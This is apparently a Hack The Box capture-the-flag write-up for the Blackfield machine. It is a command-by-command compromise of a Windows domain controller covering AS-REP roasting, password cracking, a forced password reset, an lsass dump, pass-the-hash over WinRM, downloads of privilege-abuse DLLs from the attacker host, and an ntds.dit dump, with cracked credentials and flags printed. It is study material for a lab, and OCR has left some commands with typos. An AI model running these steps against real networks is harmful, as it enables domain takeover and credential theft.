

Blackfield

```
===================
|  BLACKFIELD 10.10.10.192  |
===================
```



InfoGathering


SCOPE



```
Hosts
=====

address        mac  name             os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----             -------  ---------  -----  -------  ----  --------
10.10.10.192        dc01.blackfield  Unknown                    device
```

SERVICES



```
Services
========

host          port  proto  name          state  info
----          ----  -----  ----          -----  ----
10.10.10.192  53    tcp    domain        open
10.10.10.192  88    tcp    kerberos-sec  open   Microsoft Windows Kerberos server time: 2020-06-07 05:40:33Z
10.10.10.192  135   tcp    msrpc         open   Microsoft Windows RPC
10.10.10.192  389   tcp    ldap          open   Microsoft Windows Active Directory LDAP Domain: BLACKFIELD.local0., Site: Default-First-Site-Name
10.10.10.192  445   tcp    microsoft-ds  open
10.10.10.192  593   tcp    ncacn_http    open   Microsoft Windows RPC over HTTP 1.0
10.10.10.192  3268  tcp    ldap          open   Microsoft Windows Active Directory LDAP Domain: BLACKFIELD.local0., Site: Default-First-Site-Name
10.10.10.192  5985  tcp    http          open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
```

DNS

```
# DNS ENUMERATION
dnsrecon -d blackfield.local -t axfr  -n dc01.blackfield
dnsenum blackfield.local --dnsserver 10.10.10.192

# RESULTS
[*] Resolving SOA Record
[+]      SOA dc01.blackfield.local 10.10.10.192

[*] NS Servers found:
[*]     NS dc01.blackfield.local 10.10.10.192
[*]     NS dc01.blackfield.local dead:beef::3c98:85d8:5506:33ea
```

RPC

```
# Enum RPC Info
enum4linux -a 10.10.10.192
rpcclient -U "" 10.10.10.192
```

Domain Name : BLACKFIELD
Domain Sid   : S-1-5-21-4194615774-2175524697-3563712290

LDAP

```
# ENUM LDAP
nmap --script=ldap-rootdse.nse --script=ldap-search.nse -p389,3268 10.10.10.192 -oN ldap.results
```

NAMING CONTEXT: DC=BLACKFIELD,DC=local
LDAP SERVICE NAME: BLACKFIELD.local:dc01$@BLACKFIELD.LOCAL

SMB

```
# Enum General Device Info
crackmapeexec smb 10.10.10.192
smbclient -L 10.10.10.192 -U -N

# RESULTS
Version  :  Windows 10.0 Build 17763
Name     :  DC01
Domain  :  BLACKFIELD.local
Signing  :  True
SMBv1   :  False

Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
C$              Disk      Default share
forensic        Disk      Forensic / Audit share.
IPC$            IPC       Remote IPC
NETLOGON        Disk      Logon server share
profiles$       Disk
SYSVOL          Disk      Logon server share
```


Gaining Access

I was able to gain access to multiple SMB shares without a password

```
smbclient -U "" //10.10.10.192/profiles$

python /usr/share/doc/python3-impacket/examples/smbclient.py -port 445 BLACKFIELD/Guest@10.10.10.192 -no-pass
```

Screenshot Evidence of Accesses Share



```
root@kali:~/HTB/Boxes/Blackfield# smbclient -U "" //10.10.10.192/profiles$
Enter WORKGROUP\'s password:
Try "help" to get a list of possible commands.
smb: \>
```

There were a ton of directories so I downloaded them all

```
# Define settings in SMBClient to download everything in share
recurse ON
prompt OFF
mask ""
mget *
```

There was nothing in any of these directories so I used it to build a user list.

```
# Build user list
ls * | sed 's/://g' | grep "\S" > user.lst
rmdir * 2> /dev/null # This deletes all direcotires in current directory
```


I then used kerberos to verify any possible user names and obtained a kerberos hash value

```
python /usr/share/doc/python3-impacket/examples/GetNPUsers.py BLACKFIELD/ -usersfile user.lst -format
john -outputfile hashes.txt -request -dc-ip 10.10.10.192
# USE RESULTS
$krb5asrep$support@BLACKFIELD:6204b245201157314cd88ee99b34b259
$22711011f65c24718624028218fa25abea91a7c4ac306189f8b8b4b278005226ff14ce9f742ae3be1b775329503cdf8d3e1412c7d
6dee278f8dfbc3b2fa1438f1fe9c65a987d54617a81b4da61db38adcdf226bc451ebe895be7cc11a0b0d0158978008d429bf6cd391
07056c8022549979ef5592a357df6860cd6a6d5098d3ecdc2eedf0298d0f2b40c31c215bf919ceb4e6627a46f53a3d1ba79068fd98
dcd4c807c7a34e325338677370004a92ed97f158186344740d429dd6791c6359dc41dfd12afeb279d4062afc2c34b87e5610574547
4865eda2710ee77c6de512f149a7c7bc8ec20a9a3edf5cc9f9b2b
```

I used john to crack the hash value

```
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
# RESULTS
#00^BlackKnight
```

SCREENSHOT EVIDENCE OF CRACKED PASSWORD



```
root@kali:~/HTB/Boxes/Blackfield# john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
#00^BlackKnight  ($krb5asrep$support@BLACKFIELD)
1g 0:00:00:09 DONE (2020-07-07 15:53) 0.1063g/s 1524Kp/s 1524Kc/s 1524KC/s #1ByNature..#*burberry#*1990
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


I could only use the credentials to access blackfiled through rpcclient.
I used rpcclient to change the password of one of the other users and accessed the machine that way.

```
rpcclient -U support 10.10.10.192
#00^BlackKnight

# Change audit2020 users password
setuserinfo2 audit2020 23 Passw0rd123

# I then was able to acces the forensics share as audit2020
smbclient -U 'blackfield\audit2020' \\\\10.10.10.192\\forensic
```

SCREENSHOT EVIDENCE OF RPCCLIENT ACCESS



```
rpcclient $> setuserinfo2 audit2020 23 Passw0rd123
rpcclient $>

root@kali:~/HTB/Boxes/Blackfield# smbclient -U 'blackfield\audit2020' \\\\10.10.10.192\\forensic
Enter BLACKFIELD\audit2020's password:
Try "help" to get a list of possible commands.
smb: \> |
```


Inside the memory_analysis directory is a zip file entitled lsass.zip. Lsass is a WIndows authentication process so I checked that one out and found a password hash

```
cd memory_analysis
get lsass.zip
# On attack machine
unzip lsass.zip
```

I was then able to use pypykatz to read the DMP file.
RESOURCE: https://github.com/skelsec/pypykatz

```
pypykatz lsa minidump lsass.DMPs
```

SCREENSHOT EVIDENCE OF EXPOSED NTLM HASH FOR svc_backup




```
root@kali:~/HTB/Boxes/Blackfield# /usr/bin/pypykatz lsa minidump lsass.DMP
INFO:root:Parsing file lsass.DMP
FILE: ======== lsass.DMP ========
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
        == MSV ==
                Username: svc_backup
                Domain: BLACKFIELD
                LM: NA
                NT: 9658d1d1dcd9250115e2205d9f48400d
                SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
        == WDIGEST [633ba]==
                username svc_backup
                domainname BLACKFIELD
```

I then passed that hash to access the target machine over WinRM. This allowed me to read the user flag

```
ruby /usr/share/evil-winrm/evil-winrm.rb -i 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
```

SCREENSHOT EVIDENCE OF USER FLAG



```
root@kali:~/HTB/Boxes/Blackfield# ruby /usr/share/evil-winrm/evil-winrm.rb -i 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_backup\Documents> hostname
DC01
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami
blackfield\svc_backup
i*Evil-WinRM* PS C:\Users\svc_backup\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::98c:59e0:b175:6a42
   Link-local IPv6 Address . . . . . : fe80::98c:59e0:b175:6a42%17
   IPv4 Address. . . . . . . . . . . : 10.10.10.192
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
*Evil-WinRM* PS C:\Users\svc_backup\Documents> type C:\Users\svc_backup\Desktop\user.txt
69d064531fe6104936815cadc8b56e53
*Evil-WinRM* PS C:\Users\svc_backup\Documents> |
```


USER FLAG: 69d064531fe6104936815cadc8b56e53

PrivEsc

Checking the privileges of svc_backup I immediately noticed I have SeBackupPrivilege permissions.

```
whoami /priv
```

SCREENSHOT EVIDENCE OF BACKUP PERMISSIONS



```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

If you are familiar with my GitHub repos you are aware I have a tool in my repo "Payload Site for PenTesters"
RESOURCE: https://github.com/giuliano108/SeBackupPrivilege/tree/master/SeBackupPrivilegeCmdLets/bin/Debug
PAYLOAD SITE FOR PEN TESTERS: https://github.com/tobor88/PayloadSiteForPenTesters

Download the 2 dll files to the target machine and import their commands

```
mkdir C:\Temp
cd C:\Temp
Start-BitsTransfer http://10.10.14.37/SeBackupPrivilegeCmdLets.dll -Destination .
Start-BitsTransfer http://10.10.14.37/SeBackupPrivilegeUtils.dll -Destination .
Import-Module .\SeBackupPrivilegeUtils.dll
Import-Module .\SeBackupPrivilegeCmdLets.dll
Set-SeBackupPrivilege
Get-SeBackupPrivilege
```

I was not able to just copy and read the root flag. Because this is a domain controller I changed the permissions on the NTDS.dit file and used that file to obtain the hash of an administrator. This is a process you most likely have done before when verifying users in a domain are not currently using any exposed passwords.

```
$User="blackfield.local\svc_backup"
$Folder="C:\windows\ntds"
$Acl = Get-Acl $Folder
$Rule = New-Object -TypeName System.Security.AccessControl.FileSystemAccessRUle $User, "FullControl",
"ContainerInherit,ObjectInherit", "None", "Allow"
$Acl.AddAccessRule($Rule)
Set-Acl -Path $Folder -AclObject $Acl
```

Make the shadow copy file

CONTENTS OF backup.txt

```
set metadata C:\temp\backup.cab
set context clientaccessibles
set context persistents
begin backups
add volume c: alias mydrives
creates
expose %mydrive% z:
```

Download backup.txt to the target

```
cd C:\Temp
Start-BitsTransfer http://10.10.14.37/backup.txt -Destination .
```

Run the backup script

```
Diskshadow /s backup.txt
```

Downlload the backup shadow copy files to attack machine. Using Evil-WinRM it is as simple as

```
download ntds.dit
download SYSTEM.bak
```

I then used impackets secretsdump.py to extract the password hashes


```
python /usr/share/doc/python3-impacket/examples/secretsdump.py -ntds ntds.dit -system SYSTEM.bak LOCAL -
outputfile hashes.txt
```

Reading the output of hashes.txt I obtained the administrator hash. I then passed the hash to obtain administrator access and read the root flag

```
# Gain administrator access
ruby /usr/share/evil-winrm/evil-winrm.rb -i 10.10.10.192 -u administrator -H
184fb5e5178480be64824d4cd53b99ee

# Read root flag
type C:\Users\Administrator\Desktop\root.txt
# RESULTS
bd2e1dca180329ad830da2dbcc4da147
```

SCREENSHOT EVIDENCE OF ROOT FLAG



```
root@kali:~/HTB/Boxes# ruby /usr/share/evil-winrm/evil-winrm.rb -i 10.10.10.192 -u administrator -H 184fb5e5178480be64824d4cd53b99ee

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
bd2e1dca180329ad830da2dbcc4da147
*Evil-WinRM* PS C:\Users\Administrator\Documents> |
```

ROOT FLAG: bd2e1dca180329ad830da2dbcc4da147